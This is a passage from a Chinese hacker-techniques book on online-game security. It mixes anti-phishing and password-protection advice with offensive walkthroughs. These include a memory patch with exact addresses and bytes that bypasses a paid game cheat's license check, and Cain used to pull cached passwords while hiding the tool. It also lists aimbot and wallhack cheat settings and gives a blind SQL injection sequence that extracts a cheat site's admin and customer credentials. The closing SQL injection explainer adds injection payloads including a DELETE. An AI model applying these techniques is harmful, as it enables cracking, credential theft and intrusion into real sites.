


图 5-3

三、提高防范意识

除了伪造页面这一伎俩外，我们还应注意有人会冒充网游管理人员来骗取广大玩家的账号与密码。这种方法比较常见，盗号者一般是申请“发奖员”、“点卡验证员”等名字，然后利用信件频道发送一些虚假的中奖信息，如“由于您是我们的第一个用户，我们会奖励您三百点点卡和怪兽一只，请把您的账号密码发来，以便我们给您奖励。”

针对这种欺骗术，我们应掌握如下的防范方法：

(1) 在游戏中一般只有一个“游戏管理员”，其他的都是假冒的，而且“游戏管理员”在游戏中一般是不会向用户索取账号密码。

(2) 在游戏中如果有必要索取用户的账号、密码查询时，管理人员只会在游戏频道中与用户联系，不会经过其他任何途径索取用户的账号、密码。

(3) 任何与中奖有关的信息，网游公司只会在主页上以公告的形式向用户公布，几乎没有在游戏中用如此愚蠢的方式与用户联系的。

(4) 如果用户在游戏的过程中发现有人给你发送这样的信息，你可以马上向在线的管理人员报告。

建议经常玩游戏的用户应经常登录游戏官方网站，看看有没有相关的通知和公告，因为游戏厂商会在发现黑客的第一时间告诉广大用户。做好以上几点，并随时提高警惕，那么出现错误登录非法网站从而导致账号丢失的可能性就相当小了。

第35变 用内存补丁进行传奇极差外挂验证

接下来讲述破解网游外挂。

一、传奇极差外挂介绍

玩过传奇的人一定使用过这个外挂吧，尤其是私服功能比较强大，在私服中可以刷钱、刷装备等。外挂确实是好用，可是注册费太贵了点。这里简单讲述CRACK的过程。

二、传奇极差外挂验证

极差外挂采用本地验证，也就是进入游戏后，取游戏中人物的名字进行比较，如果相同就传标志位1到某个内存地址，当你在游戏中按HOME键时，外挂就去查看标志位是不是1，如果是1就同意呼出外挂。所以我们重点要找到这个标志位。

1. 准备工作

首先要准备好o11dbg.keymake1.73和极差外挂TG_623版，然后就可以进行查壳，因为发现极差用了ASProtect+幻影的壳，所以看来脱壳是很难了，可是不脱壳就改不了程序的指令，故而就用keymake1.73内存补丁——它可以在不脱壳的情况下修改程序的代码。由于o11dbg在Windows 98下调试幻影加壳的程序容易死机，所以改成Windows XP系统来调试。

下面我们用o11dbg打开极差外挂TG_623版，o11dbg出现提示程序经过加壳，是否分析代码，单击“否”。如图5-4所示：




图 5-4

然后按“ALT+O”快捷键修改 ollydbg 的调试设置把前 4 个的勾都打上，这样可以防止加壳的程序无法正常运行。然后按 F9 快捷键，ollydbg 将启动极差外挂。现在程序已经正常运行，可是要在这么多代码中找到那个标志位，可以说是大海捞针。如图 5-5 所示：




图 5-5

2. 确定标志位

既然外挂是和游戏中的游戏人物名比较，那它一定和传奇文件 MIR.DAT（因为 mir.dat 的内存存放了游戏人物名字）有关。只要找到调用 mir.dat 的地方，那离标志位也不会太远了，我们抓住这个进行分析。在 ollydbg 代码栏右键单击选择“搜索→字符参考”。在进入如图 5-6 所示的界面后，再右键单击选择“搜索文本”。



图 5-6

mir.dat 找到之后，双击 mir.dat，来到调用 mir.dat 的代码处。

代码如下：

```
00410BAE 68 F0D24300 PUSH 43D2F0 ; ASCII "MIR.DAT"
省略
00410BFF 85C0 TEST EAX,EAX
```

```
00410C20 0F84 CC000000 JE 00410CF2
00410C26 40           INC EAX
省略
00410C2D E8 FE24FFFF CALL 00403130
00410C32 68 E4D24300 PUSH 43D2E4      ; ASCII "user.ini"
00410C3D C68424 00040000 >MOV BYTE PTR SS:[ESP+400].1
省略
00410CB8 8D4C24 14     LEA ECX,DWORD PTR SS:[ESP+14]
00410CBC C785 14090000 01>MOV DWORD PTR SS:[EBP+914].1
省略
00410DAC F3:A6         REPE CMPS BYTE PTR ES:[EDI].BYTE PTR DS:>
00410DAE 74 0D          JE SHORT 00410DBD
...
00410DB3 81FA 58064600 CMP EDX,460658
00410DB9 ^7C E5         JL SHORT 00410DAO
00410DBB EB 07          JMP SHORT 00410DC4
00410DBD C745 00 01000000 MOV DWORD PTR SS:[EBP].1    ]
```

拖动滚动条慢慢向下找“mov BYTE PTR SS:[XXXXXX], 1”给标志位赋值的语句,[XXXXXX]为存放标志位的地址。往下不远处共找到3个地址“410C3D, 410CBC, 410DAE”，我们先看“410C3D”和“410CBC”处的赋值语句。为了保证语句被调用，我们再向上查看有没有跳转指令。

在410C20发现“JE 00410CF2”语句，将跳过赋值的语句，我们将它NOP掉，不让它跳走，而让它向下执行赋值的语句。接着分析“410DAE”处，也往上查找有没有跳转指令，在410DAE可以看到比较跳转指令，这就是关键的比较点，等于就跳到“410DAE”给标志位赋值，不等于就跳走。找到了关键点，现在就来修改程序，让它按我们的意图做事。

3. 制作内存补丁

由于壳脱不了，只好用keymake1.73来制造内存补丁，运行keymake.exe，在菜单栏单击“其他→制作内存补丁”进入如图5-7所示的界面。

程序名称中输入极差外挂EXE的名字，消息标题和启动提示可以不输，切记要把“等到进程闲置时修改内存”勾选上，否则运行会出错。然后单击“添加”按钮，在“添加数据”栏修改地址为“410C20”，修改长度为“6”，原始指令为“0F84CC000000”，修改指令为“909090909090”，就是让909090909090（空指令）代替0F84CC000000（跳转指令），让程序去执行赋值语句，而不是跳过赋值语句，如图5-7所示。再添加1个，修改地址为“410DAE”修改长度为“2”，原始指令为“740D”，修改指令为“eb0d”，就是让eb0d（无条件跳转指令）代替740d（判断跳转指令），就是比较是不是相同，都让程序跳到赋值语句那里执行。最后单击“生成”，保存极差外挂目录里，运行自己保存的补丁，补丁自动启动外挂，这样就可以进游戏免费使用外挂了。





图 5-7

第 36 变 防范本地账户解除

用暴力破解网游的账号和密码这种方法主要是通过使用一些暴力破解密码的软件，用穷举法逐个尝试用户的账号密码，但需要使用者有一定的电脑知识，而且破解需要很长时间。下面让我们来看看防范方法。

一、勿用“自动记住密码”

有些游戏在登录时提供了“自动记住密码”功能，如果用户登录时选中过此功能选项，电脑就会自动将账户和密码保存在一个文件中。这时可以用专门的软件瞬间暴力破解，比如专门针对联众游戏的“联众密码窥视器”，可以查看曾经选中过“自动记住密码”选项的本地登录账户及密码。下面让我们通过 Cain 这款软件来感觉一下个中危险吧！

* 首先从网上把 Cain v2.5 beta33 for NT/2000/XP 下载下来。Cain 是一个可以破解屏保、PWL 密码、共享密码、缓存口令、远程共享口令、SMB 口令、支持 VNC 口令解码、Cisco Type-7 口令解码、Base64 口令解码、Access Database 口令解码、Cisco PIX Firewall 口令解码、Cisco MD5 解码等的综合工具。

现在我们只需使用 Cain 的一个最不起眼功能——缓存口令提取功能。

安装完毕后，应立即删除 Cain 在远程桌面上生成的快捷图标以防被发现（这一点 Cain 显然设计上欠缺完善）。运行 Cain 后，单击“Protected Storage”选项卡。第一行是管理员登录密码，第二、三行是测试本机动网论坛时留下的管理员账号（这个账号是动网的默认管理员账号），第四、五行是登录需要口令的论坛或网站时留下的用户名和口令，第五行则是登录 FTP 服务器时留下的用户名和账号。如图 5-8 所示：




图 5-8

触目惊心吗？不经意中泄露出的密码就足令黑客在入侵时欣喜若狂了，有了这些密码还有什么不能做？更何况 Cain 还可以以明文方式捕获 IMAP、POP3、TELNET、VNC、TDS、SMTP、MSKRB5-PREAUTH、MSN、RADIUS-KEYS、RADIUS-USERS、ICQ 等口令！

二、本地账户破解防范方法



下面讲解几条基本的防范方法：

- (1) 尽量避免将游戏账号暴露在公众论坛和其他网站，更要切记不要使用“自动记住密码”功能。
- (2) 用户在设置密码时，尽量设置得复杂一点，最好设置为 8 位数以上的字母、数字和其他符号的组合。
- (3) 不要使用可轻易获得的关于你的信息作为密码，这包括生日、身份证号码、手机号码、你所居住的街道的名字等。
- (4) 经常更换密码，因为 8 位数以上的字母、数字和其他符号的组合也不是无懈可击的。
- (5) 申请密码保护，也就是设置安全码，安全码不要和密码设置成一样的。如果你没有设置安全码，那么别人一旦破解你的密码，就可以把你的密码和注册资料（证件号码除外）全部修改。
- (6) 进行完善的用户登录权限和软件安装权限管理，并尽可能地使用一些锁定软件在短暂离开时将计算机锁定。

安全码不能保护你的密码不被人破解，用户在设置安全码后还需谨慎保管密码。

第 37 变 CS 的作弊与反作弊

一、典型作弊程序介绍

作弊程序的功能有强有弱，下面让我们来了解几款使用得比较多的。

1. 老牌 HOOK 类作弊器：OGC 9



OGC 使用 Hook 技术将 HL/CS 读取时会由程序码改变而读取拥有作弊功能的 dll 动态连接档案，它经历了非常多的改版，每个改版都有新的功能和使用方式，使用自己的选单和 console，功能非常多样化，有自动瞄准、射击、雷达等。但这些东西本来就是在用户端已经取得的资讯，没有程序可以将服务器端未开放的资讯送到你的电脑。OGC 将所有可以从用户端得到的资讯做成一个个的功能，但是像敌人生命值这样的资讯是在服务器端的你没办法得知的，雷达也是服务器端的资讯，OGC 也没办法取得，所以 OGC 的雷达算是半雷达，只有可以看到或透过墙壁看到的敌人或物品显示在雷达上。

选单主列表：

Aim Bot - 自动瞄准

Visual Options - 视觉效果设定

ESP - 人物方块

Automation&Speed - 自动选项 & 自动加速器

Removals - 效果移除

Info - 相关资讯显示

Zoomin - 放大调准

Misc - 杂项选项

AIM BOT 自动瞄准

Aim & shoot 自动瞄准和射击

Just aim 只帮你瞄准

Both off 都关掉

[Burst Mode] 连发模式(适用于自动射击打开时)

continuous fire 连续射击

automatic burst 看距离决定自动射击速度

short bursts 高准确度点放

medium bursts 中等开火速度

fast bursts 快速射击速度

[Aim At] 瞄准目标

enemies 只瞄准敌人

friends 只瞄准队友

everyone 瞄准任何人

[Aiming] 瞄准部位

head 头部

chest 胸部

stomach 胃

黑客 对抗七十二变

许

testicles 瞄准下体

[Options] 自动瞄准其他设定

thru walls on/off 瞄准在墙后的敌人 开 / 关

*** lock on/off 锁定目标 开 / 关

distance/fov mode 以距离或角度来决定目标

prediction on/off 自动瞄准预测

weapon bobbing off 武器震动效果 开

weapon bobbing on 武器震动效果 关

randomized aiming 随机瞄准

smooth aiming 平滑的瞄准动作

[Bindings] 按键设定

xqz2 style mouse3 xqx2 方式：按住中键就锁定敌人

aimthru on mouse3 当按住鼠标中键时瞄准墙后的敌人

hlh style on mouse3 按住鼠标中键就自动瞄准并射击(如果当场有敌人的话)

[Bot Fov] 自动瞄准角度

10 deg 10 度

30 deg 30 度

90 deg 90 度

180 deg 180 度

360 deg 360 度

VISUAL OPTIONS 视觉效果设定

[Crosshair] 附加准心

no crosshair 不要显示附加的准心

crosshair 1 使用附加准心 1

crosshair 2 使用附加准心 2

crosshair 3 使用附加准心 3

crosshair 4 使用附加准心 4

sig/aug ch 使用 Sig/Aug 内狙击模式的准心

scout/awp ch 使用狙击枪的准心

[OpenGL/WallHack] 透视墙壁

xqz2 style wh xqx2 式透视人物前景化



asus style wh 1 Asus 透视第一种
 asus style wh 2 Asus 透视第二种
 asus style wh 3 Asus 透视第三种
 wirefr. blue 蓝色线网模式
 wirefr. yellow 黄色线网模式
 wirefr. black 黑色线网模式
 white walls 白色墙壁模式
 night mode 夜晚模式
 entity wallhack 物件透明
 all off 全部关闭

[Sound Hack] 听声辨位选项

[SOUND MARKERS] 声音标示设定
 none 不标出提示标志
 non visible players 对于看不见的人标出提示标志
 enemies only 只标出敌人
 all 对所有人标出提示标志

[MARKER TIMEOUT] 标志显示时间
 0.5 sec 0.5秒
 1.0 sec 1秒
 5 sec 5秒
 10 sec 10秒
 30 sec 30秒

[# OF MARKERS] 标志数量
 8 markers 8个
 16 markers 16个
 32 markers 32个
 64 markers 64个
 sound aim on/off BOT 听声辨位自动瞄准 开 / 关
 reset markers 着设所有标示

[Light&Cvar] 高亮度 & 指令破解

黑客 HACKER 对抗七十二变

译

[Patched Cvar] 指令破解

apply cvar patch 破解指令(要先启动这个才能用以下的功能)

chasecam :on/off 第三人称视角 开 / 关

wireframe :on/off 线网模式 开 / 关

nodynamic :on/off 无动态光源 开 / 关

fullbright:on/off 高亮度 开 / 关

hl-lambert:on/off HL 版高亮度 开 / 关

lambert:full 完整人物发光

lambert:half 半人物发光

lambert:yellow 人物发黄光

lambert:off 关闭人物发光

night vision:Up 100 提高 100 点的亮度

night vision:Off 不提任何和亮度

[BLOOD (fast PCs)] 血迹数量(需要快速的电脑)

default 预设值

more 多一点

much more 多很多

blood bath 血浴

radar on/off 雷达 开 / 关

mirror:on/off 后照镜 开 / 关

toggle color schemes 调准 HUD 冷光效果

toggle console font 调准 Console 的字型

ESP 人物方块

[Player ESP] 玩者人物方块设定

boxes:off 关闭方块

boxes:hlh style HLH 式方块 ; 越远越小

boxes:qgc style OGC 式方块 ; 越近越小

weaponnames:on/off 在人物方块下显示那玩者使用中的武器

distance :on/off 显示距离

aimvectors :on/off

names:off 不显示姓名

names:full 显示全名

names:6 chars 只显示名字前 6 个字

spike models:on 开启 人物针刺

spike models:off 关闭 人物针刺



barrel hack: on 开启 显示人物瞄准地方
 barrel hack: off 关闭 显示人物瞄准地方
 glow: on/off 人物发光 开 / 关
 *** color 被瞄准的目标转成绿色
 vip/bomb color Vip 或是 C4 将有白色的方块
 show all: on 全部开启
 show all: off 全部关闭
 AUTOMATION&SPEED 自动选项 & 自动加速器

[Buy Primary] 自动买主要武器

F1: mp5 navy 将F1设定为买MP5
 F2: mac10/tmp 将F2设定为买Mac-10或是TMP
 F3: ak47/m4a1 将F3设定为买AK-47或是M4A1
 F4: sig/aug 将F4设定为买Sig552或是Aug
 F5: benelli m3 将F5设定为买M3散弹枪
 F6: benelli xm 将F6设定为买XM1410散弹枪
 F7: fn p90 将F7设定为买P90
 F8: scout 将F8设定为买Scout狙击枪
 F9: awp 将F9设定为买AWP狙击枪
 F10:m249 para 将F10设定为买M249连炮
 bind f1-f10 将F1-F10全部都设定为自动买武器按键

[Buy Sec./Restock] 自动买第二武器

usp 自动买USP
 deagle 自动买沙漠之鹰
 p228 自动买P228手枪
 elite/fiveseven 自动买双枪 / 警用自卫手枪
 dont buy pistols 不买手枪
 ----- Blah
 restock 自动买防弹背心和头盔
 small restock 自动买防弹背心

[Buy Options] 自动买武器设定

auto buy (round start) 当一场开始后自动购买
 buy last weapon 买之前买过的武器
 # of grenades 买烟雾弹
 # of flashbangs 买闪光弹

of he grenades 买 HE 手榴弹

2. 颜色瞄准作弊器: Aimassistance

通过程序自带的皮肤更换人物皮肤为单一颜色（一般为 T 红、CT 蓝）皮肤，然后在 CONFIG 中更改 cl_minmodel 一项参数为 1（用记事本打开 cstrike 目录下的 config.cfg 找到 cl_minmodel 1，如果是 0 要改成 1，没找到就加上）。程序本身不支持亮人，需要辅以其他作弊程序，亮人必须开启。

程序设置如下：

瞄准 CT 红:0 绿:0 蓝:235

瞄准 T 红:235 绿:0 蓝:0

颜色偏差:20

autoshoot 里自动开枪随便

扫描范围：建议：X<60—80；Y<60—80。这样通过其他机器观察很难发现作弊，游戏分辨率就填你玩 CS 时的分辨率，设置完后，单击“Start”就可以了。

二、常见反作弊程序介绍

在对作弊程序有了一定的了解后，再让我们来了解几个常见的反作弊程序吧。

(1) Value 开发的 CS 官方反作弊系统 VAC/VSM 是目前广泛流行的反作弊系统，反作弊方式为服务器端安装及验证，超过 70% 的作弊器可以被该系统屏蔽。

(2) United Admins 开发的 Cheating-Death 反作弊系统是当前最流行，其方式是服务器端验证 + 客户端检测，可屏蔽近 95% 的作弊器，十分强大。

(3) \WCL 脚本检测软件是安装在服务器端的反 CONFIG 作弊的插件，可屏蔽大量 CONFIG 作弊软件。

第 38 变 警惕局域网监听

一、局域网监听原理

在局域网中，每台机器就是一个客户端，通过服务器与因特网连通。每个客户端上输入的账户和密码等信息都要先传输到服务器上，再通过服务器传输到因特网上去。有些黑客软件通过窃听每个客户端与服务器通信的数据包，从而分析出其中包含的账户和密码等信息。

如联众、边锋密码嗅探器就是一个专门用来监视局域网内部联众和边锋登录的工具，它可以记录整个局域网内部的联众登录（登录到大厅）、边锋登录（登录到大厅）、联众网页登录（从网页登录联众修改密码或者登录联众 BBS）、边锋网页登录（从网页登录边锋修改密码等）的包括账户和密



码在内的所有敏感信息。

此类程序一般通过捆绑于某些常用软件（其中尤以捆绑在相应游戏外挂中居多）的方式植入，当用户打开这些软件时，恶意程序就会随之运行，实时监听游戏账户和密码的输入，并将记录结果悄悄发送至指定邮箱。

二、防范局域网监听

在局域网中尚无良策可防御，对于此类专门的恶意程序，一般的措施已经无法有效防止，而且由于网吧对“Ctrl + Alt + Del”组合键等的限制，使得用户根本无法知道是否有此类木马运行。不过“道高一尺，魔高一丈”，用户同样也可以去下载专门的密码保护软件来保护自己。

如传奇密码防盗专家，用户只要在运行传奇前先运行它，就可以防止绝大部分专门针对传奇的木马窃听。也可以去下载专业的通用密码保护软件，这里推荐噬菌体密码防盗专家等。如图 5-9 所示：




图 5-9

在运行游戏前先运行此类软件，就能比较全面地保护你的各种账户和密码。该软件不但能对账号进行密码保护，还能实时诱捕各种隐蔽的病毒、木马、密码间谍、键盘记录、意外外挂，更能对这些木马程序发送密码邮件时截获其所使用的邮件账号、密码。它使用先进的内存伪装技术，能对内存中的密码框进行动态伪装。让你在各种场所都能放心地输入和使用账号、密码。

它可以对付冰河、QQ 密码侦探、广外幽灵、边锋盗号机、传奇击键、qqspy、OICQ 密码监听记录工具、qeyes 潜伏猎手、密码专家、传奇在线游戏击键记录、pcGhost—电脑幽灵、超级密码记录木马、联众密码监听器、按键记录器等绝大部分木马程序。

! Tips

喜欢使用游戏外挂的网友一定要提高警惕，现在有许多个人网站提供的外挂下载很不安全，往往捆绑了相应的木马。当你使用外挂时，往往同时就打开了木马。建议尽量不要使用外挂，为了安全，也为了游戏道德。

第 39 变 透视免费外挂

经常玩网游的朋友都知道，现在有些规模的外挂网站都是要收费的。那么真的是所有的玩家都是使用收费外挂吗？其实也不见得，下面就让我们来看看如何使用免费外挂。

一、免费外挂的剖析

先登录一个提供外挂的网站，在打开一个下载页面后，在地址栏中看到其网址为：`http://www.***.com/list.asp?id=850!` 有list.asp这个文件，感觉可能是动网的文章系统，先测试一下，看有没有问题。

`http://www.***.com/list.asp?id=850 and 1=1`

正常返回页面……

`http://www.***.com/list.asp?id=850 and 1=2`

无法显示页面……

果然有问题！先找到后台登录文件，把地址改为`http://www.***.com/admin.asp`后，结果返回“无法显示页面”。没关系，接着输入`http://www.***.com/admin/`，返回了“您无权查看该网页”。输入`http://www.***.com/admin/admin.asp`，还是“无法显示页面”。马上改变思路，猜后台登录的检查文件`http://www.***.com/admin/chkadmin.asp`。结果如图 5-10 所示：




图 5-10

这时只要单击“再次登录”即可返回到后台登录界面，原来是 login.asp。

得到了后台登录界面后，就将进行最重要的环节——猜测管理员账号和密码了。先猜出保存管理员账号以及密码的表名`http://www.***.com/list.asp?id=850 and 1=(select id from admin)`，可以正常返回页面，太好了！

此处可以这样理解，存在一个 id 为 1 的管理员信息在 admin 表中。

接着猜管理员账号和密码的字段名 `http://www.***.com/list.asp?id=850 and 1=(select id from admin where len(username)<>0)`, 正常返回页面, 得出保存管理员用户名的字段名为 `username`。同样顺利地得到保存管理员密码的字段名为 `password`。

接着用 `len` 函数判断 `username` 和 `password` 的长度, `http://www.***.com/list.asp?id=850 and 1=(select id from admin where len(username)>4)`, 正常返回页面, 由此可知比 4 位长。`http://www.***.com/list.asp?id=850 and 1=(select id from admin where len(username)=5)`, 正常返回页面, 看来是 5 位了, 用 `password` 替换掉 `username`, 用同样的方法进行判断, 很快得出密码长度为 10 位。

下面即开始手动猜解。用 `asc` 配合 `mid` 可以很快把用户名和密码一一猜出来, 一般一分钟至少可以猜出一个(除了汉字), 很快就发现用户名里居然有汉字。

```
http://www.***.com/list.asp?id=850 and 1=(select id from admin where asc(mid(username, 1, 1))>0)
```

“无法显示页面”

ASC II 码比 0 还小, 肯定是汉字了, 汉字也不怕, 就是猜起来慢了点。汉字的 ASC II 码一般在 -15000 左右, 如果大家真的碰上了汉字, 可以以 -15000 为基点开始猜。

Tips

mid 函数是从字符串中返回指定数目的字符, 具体用法为 MID(字符串, 起始位, 取出的字符串的长度)。比如 `mid("darkeyes", 2, 2)="ar"`, asc 函数则是返回对应字符的 ASC II 码。

```
http://www.***.com/list.asp?id=850 and 1=(select id from admin where asc(mid(username, 1, 1))>-15000)
```

正常返回页面, 看来比 -15000 大, 可别忘了这里是负数, 等范围已经变得很小时, 就应该把 > 改成 =, 得出相应的 ASC II 码。

```
http://www.***.com/list.asp?id=850 and 1=(select id from admin where asc(mid(username, 1, 1))=-14875)
```

正常返回页面, 得到了汉字的 ASC II 码, 那么怎么得到相应的汉字呢? 这里提供一个小工具。如图 5-11 所示:




图 5-11

由上图可知，ASC II 码为 -14875 所对应为“佩”字（此工具在压缩包中，不过碰到用户名为汉字的情况很少见）。猜第二位时，只要把 mid(username,1,1) 改为 mid(username,2,1) 即可。

猜好用户名的字符后，就可以开始密码的猜测了。密码一般都是小写字母加数字，这里提供一张 ASC II 码（压缩包中有），可以很方便地查询，比如你得到 asc(mid(password,3,1))=55，查阅 ASC II 码即很方便得到对应的字符为 7，也就是说密码的第三位是 7。

把得到的资料都汇总了一下，username=佩佩 520，password=darkeyes88。得到了账号和密码，再加上先前得到的管理员登录文件，就可以进到后台了。进会员管理的栏目一看，居然有 4000 多个付了款的用户。如图 5-12 所示：

序号	用户名	密码	开通日期	操作
105	xiangshah	*****	2003-3-25 15:57:18	修改 删除
106	pytar	*****	2003-3-25 15:57:18	修改 删除
107	freewin99	*****	2003-3-25 15:57:18	修改 删除
108	yihew001	*****	2003-3-25 15:57:18	修改 删除
109	19980327yyjh	*****	2003-3-25 15:57:18	修改 删除
110	xikeyez2	*****	2003-3-25 15:57:18	修改 删除
111	sky_05	*****	2003-3-25 15:57:18	修改 删除
112	budaweng	*****	2003-3-25 15:57:18	修改 删除
113	7886321200	*****	2003-3-25 15:57:18	修改 删除
114	huangzhen	*****	2003-3-25 15:57:18	修改 删除
115	frt04063	*****	2003-3-25 15:57:18	修改 删除

图 5-12

可以看到密码是 * 号代替的，不要紧，查看源代码即可，从下图中我们可以看到，用户名为 podao 密码为 227878。如图 5-13 所示：

```
<FORM method="post" action="saveuser2.asp" style="margin:0">
<TABLE width="600" border="0" cellspacing="1" cellpadding="0">
<TR bgcolor="#eeeeee">
<TD height="30" width="30" bgcolor="#a5d0dc">
<DIV align="center">106</DIV>
</TD>
<TD height="30" width="120" bgcolor="#cce6e6">用户名
<DIV align="center">
<INPUT type="text" name="manager" value="podao" size="12">
</DIV>
</TD>
<TD height="30" width="120" bgcolor="#a5d0dc">
<DIV align="center">
<INPUT type="password" name="neupin" value="227878" size="12">
</DIV>
</TD>
<TD height="30" width="120">
<DIV align="center">
<INPUT type="text" name="ri" value="2003-3-25 15:57:18" size="15">
</DIV>
</TD>
<TD height="30" bgcolor="#cce6e6">
```

图 5-13

这样轻轻松松就获得了外挂使用权。

! Tips

目前绝大多数的网站已经关闭了这个漏洞，所以请大家不要再随便进行尝试，否则IP地址被记录可就麻烦了。这里只是想让大家对黑客的攻击有更好的了解而已。

二、SQL 指令植入式攻击防范方法

首先我们要懂得什么是 SQL injection 攻击。在设计或者维护 Web 网站时，你也许担心它们会受到某些卑鄙用户的恶意攻击。的确，如今的 Web 网站开发者们针对其站点所在操作系统平台或 Web 服务器的安全性而展开的讨论实在太多了。不错，IIS 服务器的安全漏洞可能招致恶意攻击；但你的安全检查清单不应该仅有 IIS 安全性这一条。有些代码，它们通常是专门为数据驱动 (data-driven) 的 Web 网站设计的，实际上往往同其他 IIS 漏洞一样存在严重的安全隐患。这些潜伏于代码中的安全隐患就有可能被称为“SQL 指令植入式攻击”(SQL injection) 的手段所利用而导致服务器受到攻击。

SQL 指令植入式攻击技术使得攻击者能够利用 Web 应用程序中某些疏于防范的输入机会动态生成特殊的 SQL 指令语句。举一个常见的例子。

某 Web 网站采用表单来收集访问者的用户名和密码以确认他有足够的权限访问某些保密信息，然后该表单被发送到 Web 服务器进行处理。接下来，服务器端的 ASP 脚本根据表单提供的信息生成 SQL 指令语句提交到 SQL 服务器，并通过分析 SQL 服务器的返回结果来判断该用户名 / 密码组合是否有效。

为了实现这样的功能，Web 程序员可能会设计两个页面：一个 HTML 页面 (Login.htm) 用于登录，另一个 ASP 页面 (ExecLogin.asp) 用于验证用户权限 (即向数据库查询用户名 / 密码组合是否存在)。具体代码可能这样：

Login.htm (HTML 页面)

```
代码:<form action="ExecLogin.asp" method="post"> Username: <input type="text" name="txtUsername"><br> Password: <input type="password" name="txtPassword"><br> <input type="submit" value="Submit" /> </form>
```

ExecLogin.asp (ASP 页面)

```
代码:<% Dim p_strUsername, p_strPassword, objRS, strSQL p_strUsername = Request.form("txtUsername") p_strPassword = Request.form("txtPassword") strSQL = "SELECT * FROM tblUsers WHERE Username=''' & p_strUsername & ''' AND Password=''' & p_strPassword & ''' Set objRS = Server.CreateObject("ADODB.Recordset") objRS.Open strSQL, "DSN=..." If (objRS.EOF) Then Response.Write "Invalid login." Else Response.Write "You are logged in as " & objRS("Username") End If Set objRS = Nothing %>
```

乍一看，ExecLogin.asp 的代码似乎没有任何安全漏洞，因为用户如果不给出有效的用户名 / 密码组合就无法登录。然而，这段代码偏偏不安全，而且它正是 SQL 指令植入式攻击的理想目标。具

体而言，设计者把用户的输入直接用于构建SQL指令，从而使攻击者能够自行决定即将被执行的SQL指令。例如攻击者可能会在表单的用户名或密码栏中输入包含“or”和“=”等特殊字符。于是，提交给数据库的SQL指令就可能是：

代码：SELECT * FROM tblUsers WHERE Username=' or ''='' and Password = '' or ''=''

这样，SQL服务器将返回tblUsers表格中的所有记录，而ASP脚本将会因此而误认为攻击者的输入符合tblUsers表格中的第一条记录，从而允许攻击者以该用户的名义登入网站。

SQL指令植入式攻击还有另一种形式，它发生在ASP服务器根据querystring参数动态生成网页时。这里有一个例子，此ASP页面从URL中提取出querystring参数中的ID值，然后根据ID值动态生成后继页面：

代码：`<% Dim p_lngID, objRS, strSQL p_lngID = Request("ID") strSQL = "SELECT * FROM tblArticles WHERE ID=" & p_lngID Set objRS = Server.CreateObject("ADODB.Recordset") objRS.Open strSQL, "DSN=..." If (Not objRS.EOF) Then Response.Write objRS("ArticleContent") Set objRS = Nothing %>`

一般情况下，此ASP脚本能够显示具有特定ID值的文章的内容，而ID值是由URL中的querystring参数指定的。例如当URL为http://www.example.com/Article.asp?ID=1055时，ASP就会根据ID为1055的文章提供的内容生成页面。

如同前述登录页面的例子一样，此段代码也向SQL指令植入式攻击敞开了大门。某些恶意用户可能会把querystring中的文章ID值偷换为“0 or 1=1”等内容（也就是说，把URL换成http://www.example.com/Article.asp?ID=0 or 1=1）从而诱使ASP脚本生成不安全的SQL指令如：

代码：SELECT * FROM tblArticles WHERE ID=0 or 1=1

于是，数据库将会返回所有文章的内容。

当然了，本例服务器所受的攻击不一定会引起什么严重后果。可是，攻击者却可能变本加厉，比如用同样的手段发送DELETE等SQL指令。这只需要简单地修改前述URL中的querystring参数就可以了！例如任何人都可以通过“http://www.example.com/Article.asp?ID=1055: DELETE FROM tblArticles”之类的URL来访问Web网站。

! Tips

